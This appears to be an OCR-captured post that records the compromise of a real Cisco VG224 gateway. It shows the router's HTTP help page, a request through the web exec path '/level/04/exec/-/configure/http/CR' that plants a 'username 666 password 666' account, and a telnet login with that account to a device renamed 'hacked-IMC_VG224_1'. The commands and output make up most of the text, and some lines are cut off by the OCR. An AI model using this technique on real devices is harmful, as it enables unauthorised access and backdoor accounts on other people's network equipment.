
Accessing Cisco VG224 "hacked-I _1"


Show diagnostic log - display the diagnostic log.
Monitor the router - HTML access to the command line interface at level 0,1,2,3,4,5,6,7,8,9,10,1

Show tech-support - display information commonly needed by tech support.
Extended Ping - Send extended ping commands.

Help resources

1. CCO at www.cisco.com - Cisco Connection Online, including the Technical Assistance Center (
2. tac@cisco.com - e-mail the TAC.
3. **1-800-553-2447 or +1-408-526-7209** - phone the TAC.
4. cs-html@cisco.com - e-mail the HTML interface development group.


http:/ /level/04/exec/-
Home
Exec
Command
username 666 password 666
Output
Command base-URL was: /level/04/exec/-
Complete URL was:/level/04/exec/-/configure/http/CR
Command was: configure http


pfrink:~$ telnet 21[redacted]217
Trying 21[redacted]217...
Connected to 211[redacted]17.
Escape character is '^]'.
User Access Verification
Username: 666
Password:
hacked-IMC_VG224_1>

Fin.

thx.

?